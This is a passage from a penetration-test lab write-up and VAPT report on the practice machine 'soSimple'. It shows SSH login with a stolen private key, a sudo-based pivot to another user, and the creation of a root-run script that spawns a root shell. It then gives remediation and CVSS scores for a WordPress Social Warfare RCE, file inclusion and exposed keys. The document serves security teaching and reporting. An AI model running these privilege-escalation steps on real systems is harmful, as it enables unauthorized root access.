(aarya@kali)~[~/sosimple]
$ ls -l id_rsa
-rw----- 1 root root 2602 Feb  3 11:22 id_rsa

(aarya@kali)~[~/sosimple]
$
```

After gaining access to the private key, an attempt was made to use it to log in as the "max" user which was successful, and the user account was now be accessed using the obtained private key.

Privilege Elevation

Figure 21

Login into max

```

$ ssh -i id_rsa max@192.168.151.78
The authenticity of host '192.168.151.78 (192.168.151.78)' can't be established.
ED25519 key fingerprint is SHA256:+ejHZkFq2lUl66K6hxgfr5b2MoCZzYE8v3yBV3/XseI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.151.78' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com/sumo
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan 31 14:13:53 UTC 2023

System load:  0.09           Processes:           161
Usage of /:   52.9% of 8.79GB Users logged in:      0
Memory usage: 15%           IPv4 address for ens160: 192.168.151.78
Swap usage:   0%



47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

max@so-simple:~$

```

Upon accessing the "max" user account, it was discovered that the user had sudo privileges to run the "service" command on the "steven" user account without requiring a password. This vulnerability presented an opportunity for privilege escalation, and a suitable method was identified after conducting further research.

Figure 22*Checking GTFOBins for privilege escalation***Figure 23***Accessing user steven*

The present working directory of steven as well as the home directory was searched but important files weren't found. So, after checking the highest sudo privileges for steven, it was found that although the user could access /opt/tools/server-health.sh owned by root without needing password, the file path didn't exist.

Figure 24*Creating file and giving it executable permission*

```

steven@so-simple:/home/steven$ cd /opt/tools/server.sh
bash: cd: /opt/tools/server.sh: No such file or directory
steven@so-simple:/home/steven$ cd /opt/toold/server-health.sh
bash: cd: /opt/toold/server-health.sh: No such file or directory
steven@so-simple:/home/steven$ cd /opt
steven@so-simple:/opt$ mkdir tools; cd tools; touch server-health.sh; chmod
d +x server-health.sh
steven@so-simple:/opt/tools$ ls
server-health.sh
steven@so-simple:/opt/tools$

```

A folder namely tools was created and entered where a file name server-health.sh was created and given executable permission.

Figure 25*Executing bash scripting inside file*

```

steven@so-simple:/opt/tools$ echo -e '#!/bin/bash \nbash' > server-health.
sh
steven@so-simple:/opt/tools$ cat server-health.sh
#!/bin/bash
bash
steven@so-simple:/opt/tools$ cd /
steven@so-simple:/$ sudo -u root /opt/tools/server-health.sh
root@so-simple:/# ls
bin    dev    lib    libx32  mnt    root   snap   sys    var
boot   etc    lib32  lost+found  opt    run    srv    tmp
cdrom  home   lib64  media   proc   sbin   swap.img  usr
root@so-simple:/#

```

Upon executing the file for the "root" user, a root shell was successfully obtained as expected. Following this, the /root directory was accessed, where two important files were found.

Figure 26*Listing contents of root*

```

root@so-simple:/# cd /root
root@so-simple:~# ls
flag.txt  proof.txt  snap
root@so-simple:~# cat *.txt
This is not the flag you're looking for...
bd747cb7223442e646aa446f4386ec53
root@so-simple:~#

```

This way highest privilege was gained.

Vulnerabilities Report

Remote Code Execution

Description

The WordPress plugin, social-warfare was outdated that allowed the attackers to gain full access to the system by creating a reverse shell and executing RCE.

Impact

An attacker can gain full unauthorized access to the system, install backdoors and expose any sensitive data.

Remediation

Update to the latest version of social warfare plugin also regularly update WordPress.

Reference

[CVE-2019-9978](#)

Steps of reproduction

To exploit a website using an older version of the Social Warfare plugin, the following steps can be taken:

- Identify a website using an outdated and vulnerable version of the Social Warfare plugin.
- Develop a malicious payload that can be sent to the website.
- Use the Social Warfare plugin to deliver the payload to the vulnerable website.
- If the website is indeed vulnerable, the payload will be executed, creating a reverse shell and granting the attacker access to the website's server.

CVSS

This vulnerability has the CVS score of 8.8.

Figure 27

CVSS v3.1

The image shows a CVSS v3.1 Base Score calculator interface. At the top right, the final score is displayed as **8.8 (High)** in a red box. The interface is divided into two columns of metrics, each with a title and a set of radio buttons. The left column includes Attack Vector (AV), Attack Complexity (AC), Privileges Required (PR), and User Interaction (UI). The right column includes Scope (S), Confidentiality (C), Integrity (I), and Availability (A). The selected values are: AV: Network (N), AC: Low (L), PR: Low (L), UI: None (N), S: Unchanged (U), C: High (H), I: High (H), and A: High (H).

Metric	Selected Value
Attack Vector (AV)	Network (N)
Attack Complexity (AC)	Low (L)
Privileges Required (PR)	Low (L)
User Interaction (UI)	None (N)
Scope (S)	Unchanged (U)
Confidentiality (C)	High (H)
Integrity (I)	High (H)
Availability (A)	High (H)

Remote File Inclusion

Description

A web application's vulnerability known as remote file inclusion (RFI) enables an intruder to remotely include a file located on another server into a webpage that is being served by the target web application. By inserting a remote file URL into a weak web application, the attacker can take advantage of this vulnerability. The server will then include and execute the remote file URL.

Impact

This could lead to the exposure of sensitive data since attacker can include malicious executable files also exposing confidential configuration files. In this case, /etc/passwd's content was exposed.

Remediation

Web applications should thoroughly evaluate and filter user input, especially when handling file paths, to prevent RFI vulnerabilities. Update WordPress.

Reference

[CVE-2019-9978](#)

Steps of reproduction


- Identify the vulnerable website.
- Develop a malicious payload that can exposes the contents of configuration files and sent it to the website.
- Use the Social Warfare plugin to deliver the payload to the vulnerable website.
- The vulnerable website shall deliver the contents of the file which was asked.

CVSS

The RFI vulnerability has CVS rating of 7.5

Figure 28

RFI CVSS score



Broken Authentication

Description

A security flaw known as broken authentication happens when an attacker is successful in exploiting vulnerabilities in a web application's session and authentication management methods to get unwanted access to sensitive information or functionality.

Impact

Attackers can access user accounts, steal critical information, or login as user to carry out unwanted deeds by taking advantage of authentication flaws. A number of negative consequences, including data theft, financial difficulties, and reputational harm occurs from this vulnerability.

Remediation

Store passwords and RSA keys in a secure location such that attacker doesn't get access to them.

Reference

[CWE-287](#)

Steps of reproduction


- Find a private RSA key of a user.
- Copy the RSA key to the host system.
- Connect via SSH with the RSA key of the user.

CVSS

The CVS score for broken authentication is 7.8

Figure 29

CVSS for broken authentication



Recommended Mitigation Strategies

Serious issues were found while conducting the penetration test. The `/etc/passwd` file was also unprotected which led to user login pf max. The WordPress as well as its plugins were not up-to-date. I highly recommend the company to keep their systems up-to-date as well as protect any files with valuable information.

Furthermore, the private RSA key of the user max was also not securely stored which allowed unauthorized ssh login to the user. Storing the sensitive files in a more secure password protected medium will allow a safer transaction. Kindly follow above given remediation to make your company more secure.

Occasional conduction of VAPT is also suggested.

Conclusion

Therefore, the system of IAMSECURE Inc. was successfully breached without much effort and some thorough reconnaissance. Above recommendations must be followed for further security.

Conclusion

This concludes the sample VAPT report on machine soSimple.

Video Link

<https://youtu.be/dCoYf2qHhoc>

References

mitre, cve. (n.d.). CVE-2019-9978. CVE. Retrieved February 22, 2023, from <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9978>

CVE. (n.d.). CVE-2019-9978. CVE. Retrieved February 23, 2023, from <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9978>

CWE. (n.d.). Common weakness enumeration. CWE. Retrieved February 23, 2023, from <https://cwe.mitre.org/data/definitions/287.html>